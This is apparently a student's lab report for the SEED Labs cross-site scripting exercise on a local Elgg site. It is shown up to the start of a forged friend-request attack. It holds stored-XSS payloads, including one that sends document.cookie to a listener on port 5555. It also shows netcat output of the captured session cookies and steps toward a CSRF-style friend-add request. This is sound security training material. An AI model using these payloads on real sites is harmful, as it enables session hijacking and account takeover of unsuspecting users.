
# Lab 6 XSS vulnerability

## Pramod kumar

## Task1:

Step 1: Edit Alice profile and add desired script in description box.



www.xsslabelgg.com/profile/alice/edit

Edit profile

Display name

Alice

About me

Public

Brief description

```
<script>alert("XSS alert message ");</script>
```

Public

Location


Public

Interests

Public

Step 2: Visit alice profile from other user(even with alice visiting it will also execute the script)

Visiting from admin profile:




Alice

Brief description:

XSS alert message

## Task 2:

Step1: Again, edit alice profile to display cookies



Edit profile

Display name: Alice

About me

Public


Brief description: `<script>alert(document.cookie);</script>`

Public

Location


Step 2: Visit alice profile

1) With alice herself
2) From admins account




```
Elgg=s9nrkjlfoeuvcieud5igand8m3
```

1)
2) From admin login -> alice profile



```
Elgg=jopqmgafqhb6i5j0h8nplg6gg7
```

Task 3:



Edit profile

Display name

Alice

About me

Public

Brief description

```
<script>document.write("<img src=http://127.0.0.1:5555?c="+ escape(document.cookie) + "   >");</script>
```


Public

Location

Public


Interests

Visit Alice profile using Alice  and check the TCP server



```
[11/18/19]seed@Victim:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 38000)
GET /?c=Elgg%3D4jg8uttnjeu8f2jep8l5s124e3 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefo
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Connection: keep-alive
```

Now visit alice profile from Admin login, we will see different cookies




```
GET /?c=Elgg%3D4jg8uttnjeu8f2jep8l5s124e3 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefo
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Connection: keep-alive

[11/18/19]seed@Victim:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 38020)
GET /?c=Elgg%3Drh71hft1on2pg41ucpjthrqnu0 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefo
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Connection: keep-alive
```

# Task4:

**Step1:** Find pattern in sending friend request.

Visiting alice profile show that alice firend id is 44 and 4 token is sent along with the cookies in the get request.



www.xsslabelgg.com/profile/alice

Alice

Brief description:


Friends

No friends yet.

| ta... | Meth... | File | Domain | Cause | Type | Transfer... | Size | |
|---|---|---|---|---|---|---|---|---|
| | GET | add?friend=44&__elgg_ts=... | www.xsslabelgg.... | xhr | json | 687 B | 366 B | → 447 ms |

```
Query string
  __elgg_token: {...}
    0: bewMBYcCLg6s5LIj7Qbk7g
    1: bewMBYcCLg6s5LIj7Qbk7g
  __elgg_ts: {...}
    0: 1574098584
    1: 1574098584
  friend: 44
```

Visiting samy profile: Same has 47 as ID and token are different each time friend request sent, they are stored in elgg_ts and elgg_token variable in the code.



www.xsslabelgg.com/profile/samy

Samy

Friends

No friends yet.


| ... | Meth... | File | Domain | Cause | Type | Transfer... | Size | |
|---|---|---|---|---|---|---|---|---|
| | GET | add?friend=47&__elgg_ts=... | www.xsslabelgg.... | xhr | json | 685 B | 364 B | → 213 ms |

```
Query string
  __elgg_token: {...}
    0: zYIJ2BhNHU3pXYNb7EL_Ig
    1: zYIJ2BhNHU3pXYNb7EL_Ig
  __elgg_ts: {...}
    0: 1574099488
    1: 1574099488
  friend: 47
```

Attack: Now we know that our desired URL will have friend id 47 and paramters

```
"http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;
```

Step1: we can see that alice is not friend of samy

